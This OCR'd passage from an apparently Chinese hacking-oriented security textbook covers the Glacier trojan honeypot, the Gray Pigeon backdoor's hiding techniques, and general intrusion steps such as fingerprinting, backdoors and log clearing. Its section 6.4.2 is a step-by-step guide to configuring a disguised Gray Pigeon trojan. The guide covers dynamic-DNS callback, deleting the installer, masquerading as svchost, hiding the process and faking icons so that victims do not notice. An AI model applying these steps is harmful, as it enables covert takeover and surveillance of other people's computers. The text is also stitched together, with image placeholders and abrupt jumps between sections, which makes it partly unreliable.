通过修改 DAT 目录下的文件，用户可以定义自己的“系统信息”、“进程列表”、“屏幕图像”甚至虚拟的文件系统等信息。生成虚拟的文件系统需要借助“冰河陷阱”所在目录下的“文件列表生成器”，使用方法见“文件列表生成器”操作示例部分。

（6）保存远程上传的文件。

所有由远程监控端上传的文件，保存在 UPLOAD 目录下供用户分析。

该软件主要包括：冰河陷阱.exe——“冰河陷阱”主程序；文件列表生成器.exe——用于生成虚拟的文件列表，并默认保存到 DAT 目录下的“文件列表.txt”。当远程通过“冰河”客户端进行监控时，“冰河陷阱”将从“文件列表.txt”中检索文件信息；wry.dll——“追捕”数据库，用于查询入侵者 IP 地址对应的地理位置。

2.“冰河陷阱”具体使用方法

（1）启动“冰河陷阱”，主界面如图 6-7 所示。

图6-7 主界面图

(2) 默认监听端口为7626,可以通过菜单项“设置→设置监听端口”进行更改,如图6-8所示。

图6-8 设置监听端口

(3) 将“冰河陷阱”最小化,当有人通过“冰河”客户端进行入侵时可以在系统通知栏看

提示是否自动清除冰河木马被控端程序，选择“是”，接下来它会显示出这个安装的“冰河”木马的配置信息，点击“确定”按钮，“冰河陷阱”就会自动彻底地从系统中清除冰河木马，并将其配置信息以及清除情况保存在当前目录的“清除日志. txt”文件中。现在便可打开该文件查看，注意记下“监听端口”中的数字“7626”（也可能会是其他数字），后面要用到。

另外还要记下“接收 IP 信箱”后面显示的邮箱，这就是入侵者接收 IP 地址以及密码等信息的信箱，以后便可以向该信箱发出警告信或者请求信箱服务商的管理员帮助。

在试用中发现如果“冰河陷阱. exe”处于运行状态，冰河木马被控端程序将无法在系统中再次运行。而且每次它启动时都会自动检查系统中有无冰河被控端程序，并提示清除。因此建议大家选中“设置”菜单中的“随系统自动启动”选项，让它开机自动运行。

2. 请君入瓮

接下来利用“冰河陷阱”的伪装功能来诱捕入侵者。运行“冰河陷阱”后，点击“设置”菜单中的“设置监听端口”，然后输入前面记下的冰河木马被控端监听端口“7626”（一定要与上面显示的数字一样），然后单击工具栏中的“打开陷阱”按钮，再将“冰河陷阱”最小化到系统托盘。这时“冰河陷阱”会完全模拟真正的“冰河”被控端程序对入侵者的控制命令进行响应，使入侵者以为该计算机仍处于他的控制之下。

当有入侵者通过“冰河”客户端连接到“冰河陷阱”所伪装的被控端程序上时，可以在系统托盘中看到“冰河陷阱”图标不断闪烁报警，同时还有声音报警。双击图标打开“冰河陷阱”主界面，在列表中可以看到入侵者的 IP 地址、所在地以及登录密码和详细的操作过程。点击“保存记录”按钮可以将显示的入侵记录保存在磁盘上以供分析。

另外，“冰河陷阱”还有一项特别的功能——冰河信使。点击工具栏中的“冰河信息”按钮，可以直接给入侵者发送一个反击消息，当然越恐怖效果越好，保证让这个入侵者“丢盔弃甲”，落荒而逃，再也不敢冒犯了。

6.4 新生代“灰鸽子”木马控制实战

6.4.1 灰鸽子木马

1. 灰鸽子木马简介

灰鸽子是国内一款著名后门。比起前辈冰河、黑洞来，灰鸽子可以说是国内后门的集大成者。其丰富而强大的功能、灵活多变的操作、良好的隐藏性使其他后门都相形见绌。客户

端简易便捷的操作使刚入门的初学者都能充当黑客。当使用在合法情况下时，灰鸽子是一款优秀的远程控制软件。但如果拿它做一些非法的事，灰鸽子就成了很强大的黑客工具。对灰鸽子完整的介绍也许只有灰鸽子作者本人能够说清楚，在此只进行简要的介绍。

灰鸽子客户端和服务端都是采用 Delphi 编写。黑客利用客户端程序配置出服务端程序。需要配置的信息主要包括上线类型(如等待连接还是主动连接)、主动连接时使用的公网 IP(域名)、连接密码、使用的端口、启动项名称、服务名称，进程隐藏方式，使用加壳，代理，图标等等。

灰鸽子的一些主要特点有：

(1) 运行后，病毒进程插入所有当前正在运行的进程中。

(2) 隐藏病毒自身进程。

(3) 隐藏病毒文件。

(4) 将自身注册为系统服务，实现启动加载。因此，染毒后很难在 windows 下将病毒查杀干净。

2. 服务端介绍

配置出来的服务端文件文件名为 G_Server. exe(这是默认的，当然也可以改变)。然后黑客利用一切办法诱骗用户运行 G_Server. exe 程序。

G_Server. exe 运行后将自己拷贝到 Windows 目录下(98/XP 下为系统盘的 Windows 目录，2k/NT 下为系统盘的 Winnt 目录)，然后再从体内释放 G_Server. dll 和 G_Server_Hook. dll 到 Windows 目录下。G_Server. exe、G_Server. dll 和 G_Server_Hook. dll 三个文件相互配合组成了灰鸽子服务端，G_Server_Hook. dll 负责隐藏灰鸽子。通过截获进程的 API 调用隐藏灰鸽子的文件，服务的注册表项，甚至是进程中的模块名。截获的函数主要是用来修改文件，修改注册表项和修改进程模块中的一些函数。所以，有些时候用户感觉中了毒，但仔细检查却又发现不了什么异常。有些灰鸽子会多释放出一个名为 G_ServerKey. dll 的文件用来记录键盘操作。注意，G_Server. exe 这个名称并不固定，它是可以修改的，比如当把服务端文件名改为 A. exe 时，生成的文件就是 A. exe、A. dll 和 A_Hook. dll。

Windows 目录下的 G_Server. exe 文件将自己注册成服务(9X 系统写注册表启动项)，每次开机都能自动运行，运行后启动 G_Server. dll 和 G_Server_Hook. dll 并自动退出。G_Server. dll 文件实现后门功能，与控制端客户进行通信；G_Server_Hook. dll 则通过拦截 API 调用来隐藏病毒。因此，中毒后，是看不到病毒文件，也看不到病毒注册的服务项。随着灰鸽子服务端文件的设置不同，G_Server_Hook. dll 有时候也可以附在 Explorer. exe 的进程空间中，有时候则是附在其它进程中。

灰鸽子的作者对于如何逃过杀毒软件的查杀是花了很大力气的。由于一些 API 函数被

截获,正常模式下难以找到灰鸽子的文件和模块,造成查杀上的困难。要卸载灰鸽子动态库而且保证系统进程不崩溃也很麻烦,因此造成了灰鸽子在互联网上泛滥的局面。

6.4.2 配置灰鸽子服务端(木马)

在对灰鸽子的特点有了一番了解之后,本小节主要让大家了解灰鸽子是如何通过客户端程序进行木马配置的,这样有助于大家对灰鸽子进一步认识和了解。

在此采用的是灰鸽子 Ver 2.03 版,是比较流行的一个版本。在其菜单栏中包括“文件”、“设置”、“工具”和“帮助”栏。其中文件栏中有“自动上线”、“配置服务端程序”、“隐藏/显示窗口”和“退出”功能。“自动上线”就是客户端通过一个域名与互联网相连,这样做的目的就是远程控制肉鸡。“配置服务端程序”主要是用于木马的生成,并且可以对木马的一些设置,让其隐蔽的存在于肉鸡的运行程序中。“设置”主要就是对该客户端的一个管理,包括界面风格的设置,客户端上线提示音,系统设置以及自动上线主机的分组。工具栏中主要有四个功能:EXE 图标工具,此工具主要是用于 EXE 程序文件显示图标的更改,这样可以使木马更具有迷惑性;内网端口映射,该工具主要针对内网用户,可以进行 IP 的修改并生成客户端;FTP 服务器和 WEB 服务器在下面的内容中将被重点使用到,在这里就不作说明了。

在菜单栏下面是一系列对于肉鸡进行的控制,便于用户操作,其中包括对服务端进行捉屏,窃取其计算机中所有文件,远程控制,植入新的木马等等,在此就不一一介绍了。

其主界面视图如图 6 - 10 所示:

下面就具体配置方法详细的说明一下。

1. 使灰鸽子上线

在配置木马之前首先要做的就是让灰鸽子上线,灰鸽子上线的意思就是让灰鸽子能连上网,这样才能通过网络远程控制肉鸡。

(1) 在此将使用 3322 动态域名上网,这是使用最广,也是最快捷的一种上线方法。首先必须到 www.3322.org 网站中申请一个动态域名,以后的所有的上线都是通过所申请的这个动态域名的。然后点击“自动上线”,在“FTP 服务器”栏中填写刚才所申请的动态域名,下面的用户名及密码就是登陆域名所用的帐号和密码,其它设置如图 6 - 11 所示。在此需要提醒大家的是下面所填写的那个 IP 地址,该 IP 地址就是所使用的电脑对外的 IP,并且在动态域名把 IP 更改为电脑对外的 IP。

(2) 在设置完自动上线之后,进行“FTP 服务器的设置”。“FTP 主目录设置”主要就是设置 FTP 文件的存放位置,可以由用户自己设置。用户名和密码与自动上线中所填写的相一致。其它设置如图 6 - 12 所示。

图6－10　灰鸽子主界面图

（3）接下来便设置WEB服务器，WEB主目录跟FTP主目录一样，用户可以随意设置，服务端口则必须选择一个没有但可以使用的端口，如图6－13所示，然后点击开启用户就可以了。

（4）最后点击自动上线中的更新IP到FTP空间，灰鸽子上线就全部设置完成了。

2. 服务端配置

（1）首先打开“配置服务程序”，在“自动上线设置”中的第一栏填入开始使用的动态域名，下面接着是头像选择，也就是被控肉鸡出现时所显示的头像，可以随意选择。其它选项也可以跟据自己的爱好选择填写。如图6－14所示。

（2）在安装选项中，首先选择木马的安装路径，一般设置为windows\serve目录下。并且在下面的选项中，选择安装成功后删除安装文件，这样可以使肉鸡不易察觉。如图6－15所示。

（3）在启动项设置中主要设置木马运行时在任务管理器中的显示名称。在此，一般把显示名称改为svchost，服务名称改为system，如图6－16所示。因为svchost是系统运行的一个关键进程，这样做可以迷惑被控肉鸡，让其以为这是系统程序在运行。

（4）在高级选项中，选择隐藏服务端进程，并且选择不加壳，如图6－17所示。最后，选择木马文件的保存路径，然后点击生成服务器就行了，这样，就完成了木马的制作。

图 6-11　配置自动上线




图 6-12　FTP 配置服务器




图6-13　配置WEB服务器




图6-14　配置服务端程序1




图 6－15　配置服务端程序 2




图 6－16　配置服务端程序 3

(2)特洛伊木马术。

特洛伊木马最典型的做法可能就是把一个能帮助黑客完成某一特定动作的程序依附在某一合法用户的正常程序中,这时合法用户的程序代码已被改变。一旦用户触发该程序,那么依附在里面的黑客指令代码同时被激活,这些代码往往能完成黑客指定的任务。由于这种入侵法需要黑客有很好的编程经验,且要更改代码、要一定的权限,所以较难掌握。但正是因为它的复杂性,一般的系统管理员很难发现。

(3)监听法。

这是一个很实用但风险也很大的黑客入侵方法,但还是有很多入侵系统的黑客采用此类方法。

网络节点或工作站之间的交流是通过信息流的转送得以实现,而当在一个没有集线器的网络中,数据的传输并没有指明特定的方向,这时每一个网络节点或工作站都是一个接口。这就好比某一节点说:"嗨! 你们中有谁是我要发信息的工作站?"

此时,所有的系统接口都收到了这个信息,一旦某个工作站说:"嗨! 那是我,请把数据传过来。"连接就马上完成。

目前有网络上流传着很多嗅探软件,利用这些软件就可以很简单的监听到数据,甚至包含了口令文件,有的服务在传输文件中直接使用明文传输,这就更加危险了。

(4)E - mail 技术。

使用 E - mail 加木马程序这是黑客经常使用的一种手段,而且非常奏效,一般的用户,甚至是网管,对网络安全的意识太过于淡薄,这就给很多黑客以可乘之机。

(5)病毒技术。

将木马与病毒捆绑,利用病毒能自我复制的特性,将木马广泛传播,此方法是传播速度极快的一种方法,也是黑客们常用的一种方法。

2. 网络攻击的一般步骤及实例

攻击的准备阶段

首先需要说明的是,入侵者的来源有两种,一种是内部人员利用自己的工作机会和权限来获取不应该获取的权限而进行的攻击。另一种是外部人员入侵,包括远程入侵、网络节点接入入侵等。在此主要讨论远程攻击。

进行网络攻击是一件系统性很强的工作,其主要工作流程是:收集情报,远程攻击,远程登录,取得普通用户的权限,取得超级用户的权限,留下后门,清除日志。主要内容包括目标分析,文档获取,破解密码,日志清除等技术,下面分别介绍。

(1)确定攻击的目的。

攻击者在进行一次完整的攻击之前首先要确定攻击要达到什么样的目的,即给对方造

成什么样的后果。常见的攻击目的有破坏型和入侵型两种。破坏型攻击指的只是破坏攻击目标,使其不能正常工作,而不能随意控制目标的系统的运行。要达到破坏型攻击的目的,主要的手段是拒绝服务攻击(Denial Of Service)。另一类常见的攻击目的是入侵攻击目标,这种攻击是要获得一定的权限来达到控制攻击目标的目的。应该说这种攻击比破坏型攻击更为普遍,威胁性也更大。因为黑客一旦获取攻击目标的管理员权限就可以对其做任意操作,包括破坏性的攻击。此类攻击一般也是利用服务器操作系统、应用软件或者网络协议存在的漏洞进行的。当然还有另一种造成此种攻击的原因就是密码泄露,攻击者靠猜测或者穷举法来得到服务器用户的密码,然后就可以和真正的管理员一样对服务器进行访问。

(2)信息收集。

除了确定攻击目的之外,攻击前的最主要工作就是收集尽量多的关于攻击目标的信息。这些信息主要包括目标的操作系统类型及版本,目标提供哪些服务,各服务器程序的类型与版本以及相关的社会信息。

要攻击一台机器,首先要确定它上面正在运行的操作系统是什么,因为对于不同类型的操作系统,其系统漏洞有很大区别,所以攻击的方法也完全不同,甚至同一种操作系统的不同版本的系统漏洞也是不一样的。要确定一台服务器的操作系统一般是靠经验,有些服务器的某些服务显示信息会泄露其操作系统。例如当通过 TELNET 连上一台机器时,如果显示 Unix(r)System V Release 4.0 login,那么根据经验就可以确定这个机器上运行的操作系统为 SUN OS 5.5 或 5.5.1。但这样确定操作系统类型是不准确的,因为有些网站管理员为了迷惑攻击者会故意更改显示信息,造成假象。

还有一种不是很有效的方法,就是查询 DNS 的主机信息(不是很可靠)来看登记域名时的申请机器类型和操作系统类型,或者使用社会工程学的方法来获得,以及利用某些主机开放的 SNMP 的公共组来查询。

另外一种相对比较准确的方法是利用网络操作系统里的 TCP/IP 堆栈作为特殊的标记来确定系统的真正身份。因为不同的操作系统在网络底层协议的各种实现细节上略有不同。可以通过远程向目标发送特殊的包,然后通过返回的包来确定操作系统类型。例如通过向目标机发送一个 FIN 的包(或者是任何没有 ACK 或 SYN 标记的包)到目标主机的一个开放的端口然后等待回应。许多系统如 Windows、BSDI、CISCO、HP/UX 和 IRIX 会返回一个 RESET。通过发送一个 SYN 包,它含有没有定义的 TCP 标记的 TCP 头。那么在 Linux 系统的回应包就会包含这个没有定义的标记,而在一些别的系统则会在收到 SYN + BOGU 包之后关闭连接。或是利用寻找初始化序列长度模板与特定的操作系统相匹配的方法,利用它可以对许多系统分类,如较早的 Unix 系统是 64K 长度,一些新的 Unix 系统的长度则是随机增长。还有就是检查返回包里包含的窗口长度,这项技术根据各个操作系统的不同的初

始化窗口大小来唯一确定它们。利用这种技术实现的工具很多,比较著名的有 NMAP、CHECKOS、QUESO 等。

要知道目标提供哪些服务及各服务 daemon 的类型、版本同样非常重要,因为已知的漏洞一般都是对某一服务的。这里说的提供服务就是指通常提到的端口,例如一般 TELNET 在 23 端口,FTP 在对 21 端口,WWW 在 80 端口或 8080 端口,这只是一般情况,网站管理员完全可以按自己的意愿修改服务所监听的端口号。在不同服务器上提供同一种服务的软件也可以是不同,这种软件叫做 daemon,例如同样是提供 FTP 服务,可以使用 wuftp、proftp,ncftp 等许多不同种类的 daemon。确定 daemon 的类型版本也有助于黑客利用系统漏洞攻破网站。

